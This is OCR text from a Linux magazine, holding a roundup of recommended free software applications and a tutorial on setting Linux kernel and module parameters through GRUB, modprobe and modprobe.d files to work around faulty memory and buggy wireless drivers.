
Many people use Twitter via its web-based interface, which does an acceptable job, but a native desktop app like *Corebird* is much better. It's faster, can be used entirely with the keyboard, and looks great on a *GTK*-based desktop such as Xfce or Gnome. Thanks to *GStreamer* integration, *Corebird* can even play linked media directly inside the app, without needing to pop up another program. Not all distro repositories have it packaged up though...

http://corebird.baedert.org


PITIVI

Some would argue that *OpenShot* is the best video editor for Linux, but *Pitivi* has seen a surge in development activity recently, thanks largely to a fundraising campaign that aims to speed up progress towards version 1.0. The development team has concocted a hugely detailed plan (**http://fundraiser.pitivi.org/the-plan**) and has raised over €19,000 from users and supporters. After the 1.0 release, if more money comes in, a stack of new features will be implemented.

www.pitivi.org



Markdown formatting only takes a few minutes to learn, and works entirely with plain text.



UBERWRITER

"A beautiful, distraction-free word processor and editor" – that's what *UberWriter* claims to be. And it's right: the interface is as minimal as you get, and there are no options for formatting, adding 3D text, or anything else like that. By and large, it just looks like an extremely simple text editor, or even a sample app from a programming tutorial.

What makes *UberWriter* special is its use of Markdown. This is a plain text syntax that's designed to be easy to write (as well as read), so can create bold text, headers and lists without forcing you to learn weird tags or commands. Markdown only takes a few minutes to learn and once you've grasped it, *UberWriter* lets you use it to full effect. The program calls upon the *Pandoc* converter to generate other formats from your Markdown text, such as HTML, OpenDocument, Latex, ePub, Word .docx and even manual pages.

http://uberwriter.wolfvollprecht.de

PENTADACTYL

We often mention the importance of learning a good text editor, and *Vim* is a classic example. With *Pentadactyl*, you can use *Vim*-like keybindings to browse the web, so you don't have to take your hands off the keyboard. It's a *Firefox* extension that many *Vim* users simply can't live without – try it if you're sick of shoving around that damn rodent!

http://5digits.org/pentadactyl

FIREFOX

Everyone knows about *Firefox*, but what's to come in the next few releases? Soon we'll see support for the **<picture>** tag, which lets developers provide multiple image sources (eg for HiDPI displays). CSS3 font variants and features – such as kerning – are also on the way, along with JavaScript template strings. *Firefox* releases come thick and fast – we won't have to wait long.

www.mozilla.org/firefox

CLEMENTINE

First appearances count, and *Clementine* is one of the most polished pieces of FOSS we know. It's a music player inspired by the interface of an older *Amarok* release, with heaps of features piled on top. It can play internet radio stations and music stored on cloud services (eg Dropbox and Google Drive). It can fetch lyrics, album art and other data from the web (and tag files accordingly). And it can even transcode into other formats. It's ace.

clementine-player.org


KEEPASSX

Passwords are a problem. Even if you come up with the ultimate, long, hard-to-guess password, it's a bad idea to use the same one across multiple sites and services. And then, every so often there's a major break-in on some website or other, and we're all encouraged to make new passwords.

KeePassX is a graphical password manager that aims to simplify the situation, by keeping track of all your login details in one place. Along with usernames and passwords, you can also attach comments to the data, and set an expiry date (so that you're forced to create a new password after a certain period of time). It's even possible to attach standalone files to an entry in the database.

All of your login details are then stored in a single AES or Twofish-encrypted file, with a master password providing access. It's an essential tool if you're suffering password fatigue.

www.keepassx.org



Having trouble memorising a zillion different passwords? This will help.

ABIWORD

We're not ones to tell part-time developers what to do, but *AbiWord* team: please, please update your website! *AbiWord* is an excellent, fast and lightweight word processor, and version 3.0 was released with zero fanfare a year ago. But the website still says that 2.8 is the latest version – so the dev team should highlight that the program hasn't faded into obscurity, and it's still doing well...

www.abisource.com

RADIO TRAY

This isn't a full-blown music player; instead, it's a small internet radio streamer that lives in the notification area (system tray) of your desktop. It uses *GStreamer* libraries to support various media formats, and can work with a variety of playlists (PLS, M3U, ASX, WAX and WVX). It's ideal if you like listening to net radio, and want stations just a couple of clicks away.

http://radiotray.sf.net

PIDGIN

You may have come across *Pidgin* before (it's included as standard in many distros), but if not: it's the mother of all instant messaging programs. It suports an astonishing range of chat protocols, including all the major ones (eg Google Talk, Yahoo etc) along with many you've probably never heard of. You can even use it as an IRC client.

www.pidgin.im

ZATHURA

Document viewers are hardly the most exciting things in the world of software, but *Zathura* is one of our favourite discoveries in recent years. Thanks to a plugin system, it's capable of displaying various formats including PDF, PostScript, DjVu and even comic books (CBR files).

Its interface is rather minimal, with just a status bar along the bottom, because it's designed to be operated primarily with the keyboard. So it has a slightly steeper learning curve than graphical apps, but it's a joy to use. Plus, it supports bookmarking of pages, and automatically reloading when a document changes (which is especially useful if you're generating PDFs yourself).

http://pwmt.org/projects/zathura

SYNAPSE

Many desktop environments and window managers have tried to do away with the decades-old "start menu" concept, with varying degrees of success. *Synapse* is a souped-up program launcher that also has a modern twist on things: it's a "semantic launcher", which means it does more with your input than just execute whatever commands you type in.

For instance, it's aware of other programs on your Linux installation, so you can use it to play music in specific programs, or even operate a music app by typing in commands. You can use *Synapse* to perform dictionary lookups, execute power management operations (eg suspend or hibernate), and even shut down your machine. The idea is that you can do pretty much everything in one place: launching programs, opening files, and performing typical desktop tasks.

Now, *Synapse* is especially clever in that it doesn't just work on filenames alone. By utilising the *Zeitgeist* back-end, *Synapse* can also take into account your recent activity, such as where you've been on the web, which files you've had open, and what's inside those files. It can keep track of emails, instant messaging conversations, scripts you've been editing, and all sorts of data.

So, if you want to quickly find an email conversation, you can try typing a few relevant words into *Synapse* and it should come up. Or if you remember editing a file called **myscript.sh** a few days ago, but can't remember exactly where it is, try typing it into the *Synapse* search box. It's not always perfect, but it provides a useful alternative to the typical approaches to finding data (eg hunting around inside a file manager) and many people absolutely love it.

Also, the program can be enhanced with various addons. For instance, with the Calculator plugin you can even perform calculations inside *Synapse*, without having to launch an external tool.

http://synapse.zeitgeist-project.com

TORCS

The Open Racing Car Simulator is far more than just a game: it's a complete framework for learning about motor vehicles, physics and artificial intelligence. Indeed, *TORCS* has been used in many scientific research projects over the years – but in the end, we still play it because it's fun.

With a huge range of tracks, opponents and customisation options, this racing game has plenty to keep you busy for weeks. One of its coolest features is the *TORCS* Racing Board, where you compete against other drivers. But! You don't compete directly; instead, you hack some code to create a robot that drives by itself. It might seem ridiculously hard at first, but there are plenty of tutorials to get you started, and it adds a whole other dimension to the gameplay.

http://torcs.sf.net

Zathura's interface doesn't have lots of bells and whistles – it focuses on content.

ANKI

If you've ever tried to learn a foreign language, or been in a similar position where you've needed to memorise lots of things, you'll probably have tried using flashcards. They can help enormously, but they're often a pain to organise by hand. *Anki* is a desktop flashcard app that features the spaced repetition method – in other words, newer (and therefore less familiar) cards are shown more often than the older ones, so you focus on new material but still get reminders of things you learned a while ago.

www.ankisrs.net

LIBREOFFICE

We won't see the next major release of this suite (4.4) until late January next year, but already new features are starting to be implemented. *Writer* will gain support for master document templates (useful if you regularly work on large projects), while shapes in the word processor can have text boxes inside. Context menus have also been redesigned so that the most common operations (cut, copy and paste) now appear at the top of the list. This is just the start – many other features are still to come.

www.libreoffice.org

HANDBRAKE

A few pages ago we mentioned that the *VLC* media player is great for converting video between different formats, but *HandBrake* is even better at this task. You can customise the output settings to a tremendously detailed level, or if you don't have time to fiddle with everything manually, you can choose presets for various devices (eg Android smartphones) as well. It's a superb app for ripping your DVDs to digital copies too.
https://handbrake.fr

SCRIBUS

Without question, *Scribus* is the leading desktop publishing tool for Linux and other free software OSes. This *Qt*-based app is impressively featureful, with import filters for a wide range of image formats (PostScript, SVG, Adobe Illustrator etc) and the ability to export to industry standard PDF/X files. *Scribus* 1.4 was four years in the making – but we're especially excited about the upcoming 1.5 release.

This will bring about a shedload of improvements including ePub export, a tabbed document view, interface improvements (including a redesigned Preferences dialog), and new import filters (CVG, WPG, PGF, MS Visio and more.) A new plugin for scripting facilities has been rolled in too.

At Linux Voice we have a long-term goal of making the entire magazine in *Scribus*; it's a complex job, but the tweaks and new features in 1.5 should make it easier to switch eventually.
www.scribus.net

DELUGE

Deluge is up there with *Transmission* in the front row of BitTorrent clients. The program is modular, so you can use it via *GTK*, CLI or web-based interfaces, and it's loaded with features including global and per-torrent speed limits, protocol encryption, and µTorrent peer exchange support. But that's just the start: over 40 third-party plugins are available to extend the app as well.
www.deluge-torrent.org

SEAMONKEY

If you don't like the direction *Firefox* has taken in recent releases, or you prefer a more traditional internet suite with the browser, mail and chat all rolled into one app, try *SeaMonkey*. It's from the good people at Mozilla, but is more conservative than *Firefox* in its GUI and pace of development.
www.seamonkey-project.org

LLVM/CLANG

GCC has been the dominant compiler in FOSS operating systems for decades, but times are changing, and there's a (relatively) new kid on the block in the form of *LLVM/Clang*. This is a C/C++/Objective C compiler toolset with a much more permissive BSD licence.

Some would argue that *GCC*, because of the GPL, is still the way to go, but at least *LLVM/Clang* is providing competition and new features. *GCC* still has the edge in many benchmarks though.
http://clang.llvm.org

FREECIV

With nearly 20 years of development history behind it, *Freeciv* is one of the best games bar none, let alone in the FOSS world. It's a single and multi-player turn-based strategy game, heavily inspired by Sid Meier's classic *Civilization*. You guide a tribe of people from 4,000BC through newer eras, constructing cities as technologies emerge, and fighting battles (or forging friendships) with other groups. It's big, deep and keeps you hooked for days.
www.freeciv.org

GNUCASH

Designed for both home users and small businesses, *GnuCash* is the best all round free software financial accounting app, in our experience. It has been in development for over 15 years – and is still seeing regular updates today.

GnuCash supports double-entry bookkeeping, scheduled transactions, stock/bond/mutual fund accounts, custom reports and graphs, and various small business features (eg customer and vendor tracking, invoicing and so forth). *GnuCash* stores its data in XML format, although experimental SQL options are also available. The program can import data in QIF (Quicken) and OFX formats too.
www.gnucash.org

SYSTEMD


Yes, we know that a lot of people don't like *systemd*. There are still things about it that make us furrow our brows too – the binary logging format, the "everything including the kitchen sink" approach, and other aspects of the design. But *systemd* is becoming the *de facto* standard initialisation and base system for almost every major Linux distribution, so we should consider some of its plus points too.

First, it helps to remove some niggling (and arguably pointless) differences between distros. You can still log to text via *syslog*, but also perform complex searches (eg "show warnings from program *Foo* in the last X boots") without having to construct a load of *grep* commands. It's easier to restrict a daemon's capabilities, and boot times are often faster as well. It's not perfect and arguably overcomplex, but it does a lot of things that people really want.
www.freedesktop.org/wiki/Software/systemd

MUTT

Guess what: *Mutt* sucks. Even the developer admits it. But *Mutt* "sucks less" than other email clients, and we'd have to agree. Like many other text-based programs, it has a fairly steep learning curve, but the end results are great.

Mutt is entirely keyboard driven and supports POP3, IMAP, message threading, searching with regular expressions, various mailbox formats, and much more. You can even record macros (sequences of keypresses) to automate oft-repeated jobs.
www.mutt.org



Baobab provides a quick graphical guide to how you're squandering your disk space.

SHUTTER

There are a million and one ways to take screenshots on Linux; chances are that your desktop environment pops up something when you hit the PrntScr button on your keyboard, or you just use *Gimp*. Those tools are OK for the purpose, but a dedicated app like *Shutter* (which formerly had the dreadful name "GScrot") does a much better job.

Along with capturing the entire screen or a specific portion thereof, *Shutter* can grab a single window – or even just a menu or tooltip. Once you have what you want, you can then perform various editing jobs, cropping the image, adding arrows and text, and even blurring out bits of sensitive information that you don't want the world to see (eg an IP address).

www.shutter-project.org

BAOBAB

Running out of disk space? Can't tell which application or directory is hogging too much of your drive? *Baobab* is a graphical disk usage analyser which shows pie charts depicting the layout of your drive. It helps you to identify the largest directories in root (**/**), and their subdirectories.

www.marzocca.net/linux/baobab

HIGHLIGHT

If you've been beavering away on some code and want to share it with the world, *Highlight* can turn it into colourful and pretty HTML, (La)Tex, ODT and other formats with a single command. It supports a whopping 180 programming languages, and includes 80 different colour schemes to match your website. It's easy enough to use via the command line, but there's also a version for users who prefer the GUI.

www.andre-simon.de

NETHACK

The best game ever made? *NetHack* may look pants, but it's brain-frazzingly deep, complex and full of surprises. No two games are ever the same in this dungeon-exploring romp, and people play it for years (and even decades) before finally completing it. You need to invest a lot of time into it, but the rewards are worth it – see issue 5's feature for the full lowdown.

www.nethack.org

CALIBRE

If you're into eBooks, you absolutely cannot miss this. *Calibre* (as reviewed by Ben last issue) doesn't have the prettiest interface in the world, but it understands a ridiculously large range of eBook and document formats (23 as of the latest release) and it can convert to 17 formats as well. It's excellent for managing your library of books and also syncing them to your e-reader devices.

www.calibre-ebook.com

BLUEFISH

If you do a lot of website development work, you'd be wise to give *Bluefish* a try. This is pretty much a one-stop-shop for text editing, with support for (X)HTML, CSS, XML, PHP, Perl, Python, Ruby, JavaScript and many other languages. It lets you organise files into projects, has unlimited undo/redo, and (via *GVFS*) has heaps of ways for you to upload your work onto the web.

http://bluefish.openoffice.nl

GIMP

Gimp is one of the oldest flagship free software applications, and in recent years it has appeared as if development is stagnating. But the team is working on *Gimp* 2.10, which will bring a bunch of new features to the table.

First off, the long-awaited *GEGL* integration will be finally complete (having started in *Gimp* 2.6), which will boost support for high bit-depth images and other colour models. *GEGL* will also provide non-destructive editing on image buffers that are larger than RAM.

A *GTK 3* port is planned for *Gimp* 2.10, bringing it in line with Gnome 3 and many other desktop apps; this should also make it work better on HiDPI displays. We may even see a script recording and playback system too – but only time (and developer willingness) will tell.

www.gimp.org

MAILVELOPE

After the Snowden revelations last year, you might be taking extra steps to keep your personal communications safe from the prying eyes of governments and big businesses. But if you use a Webmail service, it's not easy to encrypt your data – not without a lot of hard work, at least.

Mailvelope is a browser extension for *Firefox* and *Chrome/Chromium* that adds an extra button to the compose forms in webmail services such as Google Mail. After a few minutes of setting it up and creating a public/private key combination, you can then begin writing encrypted emails while still using your regular service. (Along with Gmail, it also works with Outlook.com, Yahoo Mail, GMX and other providers.)

There are several browser plugins that do the same job, but *Mailvelope* is by far the simplest we've come across, with an excellent user guide, putting *OpenPGP* in the hands of everyone, regardless of technical level.

www.mailvelope.com

LINUX KERNEL PARAMETERS

Dip your toe into the mysterious heart of your Linux machine, with **Andrew Conway** and the magic of Linux kernel parameters.

The dark days when new computer hardware often required compiling your own kernel are now firmly in Linux's past (though those were fun days). But the fact that Linux – meaning the kernel itself – is free software means that you can still delve deep into its innards and tweak it to your heart's content.

In an ideal world, the user would never need to think about the kernel, but there are cases where it's useful. In fact, it becomes a necessity when hardware is faulty, such as with bad memory, or if it is shipped with buggy firmware that tells lies about capabilities such as CPU speed or temperature. In these cases, you'll need more control over the hardware than userspace software allows, and setting kernel parameters lets you do that without the hassle of compiling a kernel.

> **"In an ideal world the user would never need to think about the kernel, but sometimes we have to."**

Let's start with an example we encountered when bad memory came to plague a shiny new laptop. Sometimes it's not possible to replace the memory (for example, the SOC in a Raspberry Pi), and for some the expense of buying replacement hardware may be prohibitive – think of folk using old hardware in developing countries.

If you're experiencing the symptoms of bad memory – random freezes and crashes – then you should test it using a venerable utility called *memtest86+*. Many distros include it as an option at the boot prompt, or you can put a distro such as GPartedLive on a USB stick and select the **memtest86+** option. The test will tell you if you've got bad memory and exactly where it is bad. In our case, the bad patch was reported as 2056.0MB to 2176.0MB. The solution was to restart the laptop, and when the bootloader began, switch to its command line and set the **memmap** kernel parameter with

```
memmap=256M$2048M
```

This instructs the kernel not to use the 256MB of memory from 2048MB, and once booted with this parameter setting, the laptop became completely stable. The only noticable difference was that it had 256MB less memory than before. Given that it had 8GB of memory in the first place, this loss isn't too much of a problem and saves on the cost and hassle of having it fixed if outside the warranty period.

The arcane lore of the kernel

The **memmap** fix is straightforward enough once you understand it, but first you have to know that such a parameter exists and what its cryptic syntax means. For example, you can replace **$** with **&** or **#** and it'll work completely differently, and if you don't respect

DISCLAIMER

The examples we've picked are unlikely to cause trouble, but altering kernel parameters can cause crashes and data loss. Tread lightly and experiment in a VM or a non-production system.

memory boundaries it won't work at all. The aim of this article is to explore kernel parameters in case you have to use them in real situations involving faulty hardware or custom hobby projects.

To set kernel parameters at boot time you need to get to know your bootloader. You can either set kernel parameters manually each time or edit the bootloader's configuration file so that it gets set automatically on every boot. We'll concentrate on the most popular bootloader *Grub 2*, but the parameters themselves will be the same for any bootloader such as *Lilo* or *SysLinux*.

To boot

You need to pay close attention at startup. If you see a text screen with 'GNU GRUB' at the top, then just press E before the timeout ends and booting begins. If you don't see the *Grub* screen, and by default you won't with a normal Ubuntu install, you'll need to press the Shift key to enter the *Grub* menu. This didn't work for us when booting Ubuntu 14.04 in a *VirtualBox* VM due to a problem with the VM capturing the keyboard, so if you experience it too, or you wish to boot to the *Grub* screen everytime instead of frantically jabbing at the Shift key, let it boot up into the OS, open a terminal window and edit the configuration file:

```
sudo nano /etc/default/grub
```

and put a **#** at the start of the line with **GRUB_HIDDEN_TIMEOUT=0** to comment it out. Then save the file and tell *Grub* to update with:

```
sudo update-grub
```

This causes *Grub* to rewrite its files on the disk. These are essential for booting your computer, so be vigilant for errors or warnings, and if you do get any, check online to find out what they mean and take action if needed. If **update-grub** did its job properly, reboot your computer and you should be presented with the GNU Grub screen where you can press E.

You will now see a rather intimidating dozen or so lines, as shown in the screenshot, below. These are commands for *Grub*, but towards the end you should see a line that starts with **linux** – this is the kernel command line. On Ubuntu 14.04 (installed using GPT and EFI) it looks like this:


```
linux        /boot/vmlinz-3.13.0-32-generic.efi.signed
root=UUID=<long UUID> ro quiet splash
```

Yours may differ in detail, but immediately after **linux** you will see the location of the file containing the kernel that will be used. After that is our first kernel parameter, **root**. This is crucial. It specifies the device

Press the E key at boot time to bring up this *Emacs*-like editor, which lets you set kernel parameters in *Grub*.

Graphical kernel configuration

If you're uncomfortable on the command line and just want to learn more about the kernel, there is a powerful yet simple GUI application that lets you explore the kernel and its configuration. To use it, you first need to download the kernel source from kernel.org, or you can use **apt-get** on Ubuntu or **yum** on RPM distributions to grab it and associated tools – details vary, so best consult the documentation for your distro. Then open a terminal window and **cd** to the top level directory of the kernel source (often **/usr/src/linux**, but it's recommended to copy the whole directory tree to somewhere under your home directory). Now type **make xconfig** and the window shown will appear – you can then lose yourself in the graphical tree of kernel parameter goodness.



Xconfig uses the *Qt* toolkit to give a graphical overview of your Linux kernel.

that contains the root filesystem; in this case it's specified by a UUID. It's still common to see something like **root=/dev/sda2**, which means the second partition (**2**) on the first disk (**a**). Then we have **ro**, which means that the filesystem should be mounted read-only so that disk checks can be reliably performed – it will be remounted **rw** or read-write later on. Next we have **quiet**, which tells the kernel not to output verbose text to the console, and **splash** enables a pretty graphic screen during booting.

As a safe and informative experiment, try deleting **quiet** and **splash**, then hit F10 to boot the system and you'll see lots of kernel messages spewed onto the console. Ordinarily this isn't all that useful, except perhaps if you twitch your unblinking eyes very fast and say "interesting" to fool an onlooker that you can read as fast as Data from *Star Trek*. Of course, these messages can yield vital clues if the boot process is getting held up, or stops altogether. One common problem that can be spotted this way is if the partition or disk with the root filesystem isn't found where it should be. Correcting the setting of the **root** kernel parameter can fix it, although it could just be that that the drive isn't plugged in, or has an unsupported filesystem. If you've ruled out all those causes and you're dealing with a USB-connected drive, then it's possible it might not have "settled" by the time the kernel starts looking for it. To avoid this problem you can add **rootdelay=10**, which tells the kernel to delay

10 seconds before mounting the root filesystem. This can be especially handy with a Raspberry Pi if you want to use a large external hard drive to contain a root filesystem that won't fit on an SD card.

Kernel, bread and butter

A helpful analogy is to compare the kernel to bread. A good loaf is baked to a precise recipe. The recipe for the kernel is its configuration, which specifies what hardware the kernel supports, eg types of x86 or ARM CPUs, and other things like what filesystems it can work with, such as ext4 or btrfs.

> **"Setting module parameters can breathe new life into non-functioning hardware."**

To see the configuration of the kernel you're currently running, type:

```
zcat /proc/config.gz | less
```

Anything that's set to **=y** means yes, that feature is enabled and/or built into the kernel. For example, the first few lines on the laptop I'm writing this on read are:

```
CONFIG_64BIT=y
CONFIG_X86_64=y
CONFIG_X86=y
```

which tells me I can run both 32- and 64-bit x86 code.

Once the configuration is decided, the next step is to compile it, which is a bit like baking the bread. Both take a while and involve much heat, which for the kernel is because compilation is CPU-intensive.

Setting module parameters can breathe new life into non-functioning hardware, as we saw with **memmap**, but it can also help work around buggy drivers. I was recently dismayed to discover that my shiny new Dell XPS 13, shipped with Ubuntu (reviewed in LV002), kept dropping its wireless connection. It seemed that, although Dell had included the latest drivers for the wireless chipset, they weren't entirely bug-free. But setting just one module parameter fixed the issue, and saved me a good deal of hair loss.

Before going further, let's take another look at kernel configuration. You may have noticed some lines like this that end in **=m**:

```
CONFIG_EXT4_FS=m
```

where **m** doesn't stand for "maybe" (although that'd be accurate), but "module". This means that the feature, in this case support for the ext4 filesystem, is not built into the kernel, but as a module that can be loaded if needed. When the distro maintainer is compiling the kernel, they can't know which filesystems you will use. So instead of building many filesystems into the kernel, bloating it with code that won't be used, support for different filesystems are built into separate modules, which can be loaded as needed.

If you know exactly what your kernel will be used to do and on what hardware it is going to run, such as a smart TV, then you can build just what is needed into it, keeping it small and simple, and not have any modules. The bread analogy is still applicable. You can use the butter "module" with plain bread for your morning toast, and you can use the same loaf with cheese and tomato as "modules" to build a sandwich for lunch. Alternatively, you could choose to bake cheese and tomato into a loaf, but it would then only be useful for certain meals.

Mess with a running system!

Another advantage of modules is that, unlike the **memmap** example, you can still set kernel parameters after the system has booted up. To display information about a module, use the **modinfo** command, as explained in the boxout, left. You can list the modules currently in use with **lsmod** – both commands need to be run as root or with sudo.

Going back to my laptop's issue with dodgy wireless, I did some searching and discovered that the module was buggy when dealing with hardware encryption, and that loading the module with **hwcrypt=0** would solve problems with the wireless dropping out. Before you can do that, you need to find the name of the module that provides the driver for your wireless chipset. For a USB device, this can be done by looking through the output from:

```
usb-devices | less
```


You should see a block of information for your device with some human readable text description like "Wireless networking", and at the end of the last line you will see the kernel module in use after **Driver=**. If your wireless chip is not USB connected, it will be on the PCI bus, which requires two steps to identify it. First locate the wireless chipset with:

```
sudo lspci | grep -i network
```

For me this gave a long line that started with **01:00.0**, which I could then use to display more verbose information with this command:

Module parameters

The command **modinfo video** is a great example of how to show information about a module, in this case the **video** module. Of most interest here are the three parameters in the **parm:** lines. You can discover their current settings by looking at files in the **/sys/module/video** directory, as shown for **brightness_switch_enabled**. We can discover what the parameter does by consulting the list on **kernel.org (www.kernel.org/doc/Documentation/kernel-parameters.txt)**: "If set to 1 [or Y], on receiving an ACPI notify event generated by hotkey, video driver will adjust brightness level and then send out the event to user space through the allocated input device; If set to 0, video driver will only send out the event without touching backlight brightness level."




Bootloaders

After you power up a computer, the onboard firmware will hunt for some code to run. The old-fashioned BIOS will look to the MBR (Master Boot Record) at the start of any disks it can find, and tell the CPU to run any suitable code that is found. These days UEFI has replaced the BIOS and MBR system, and does a similar job but with more features and fewer limitations.

The most common bootloader is *Grub*, but others such as *Lilo*, *Syslinux* and *Gummiboot* all do much the same job in slightly different ways. You can think of a bootloader as a temporary, mini operating system (see MikeOS and its excellent documentation) that is needed only in the early stages of a computer starting up. The final job of any bootloader is to load the kernel with its command line parameters and also to tell it what to run as its first process – these days it will be **systemd**, but some distros still use **init**.

The Raspberry Pi is worth a mention because it doesn't use a normal bootloader. It starts with its ARM CPU disabled; the GPU runs firmware code and looks only at the SD card and runs the file **/boot/bootcode.bin**. If you want to alter kernel parameters at boot time, you can add them to the **cmdline=** line in the **/boot/config.txt** file, or in the file **/boot/cmdline.txt**.




```
sudo lspci -v -s 01:00.0
```

On the last line of my output was the important information **Kernel modules: ath9k**. (If no kernel module is listed, then you might need to load it manually; of which, more later).

To set a module parameter manually, you'll first need to unload the module. Warning: doing this could cause serious problems. It's safe enough to do with the module controlling a wireless chipset (as long as you don't mind losing wireless for a bit), but unloading a module for the root filesystem is asking for trouble! To unload a module, in this case my **ath9k** module, just do:

```
sudo modprobe -r ath9k
```

then to reload it and set the **nohwcrypt** parameter, just enter this line:

```
sudo modprobe ath9k nohwcrypt=1
```

and that's it. This would need to be done every time the laptop is started up, but you can make it permanent by creating a file in **/etc/modprobe.d**. The name of the file is up to you, but something descriptive like **ath9k_myfix.conf** would be appropriate, and it need only contain:

```
options ath9k nohwcrypt=1
```

Remember, this only works if **ath9k** was compiled as a kernel module, which will usually be the case, but if it were compiled into the kernel (**y** instead of **m** in the kernel config), then you can still set it at boot up by adding **ath9k.nohwcrypt=1** to end of the kernel command line.

There's more you can do with the conf files. Sometimes hardware is misidentified and the wrong kernel module is loaded. For example, say you notice your wireless is not working and then you notice that the **ath9k_htc** module is loaded, but you know your hardware is not made by HTC. The solution would be to **blacklist** the offending module, which you can do by creating the file **/etc/modprobe.d/ath9k_myfix.conf**, but this time it has just this line:

```
blacklist ath9k_htc
```

or you might prefer to add that line to an existing **blacklist.conf** file. This will stop that incorrect module from loading, and hopefully you'll find **ath9k** is loaded instead.

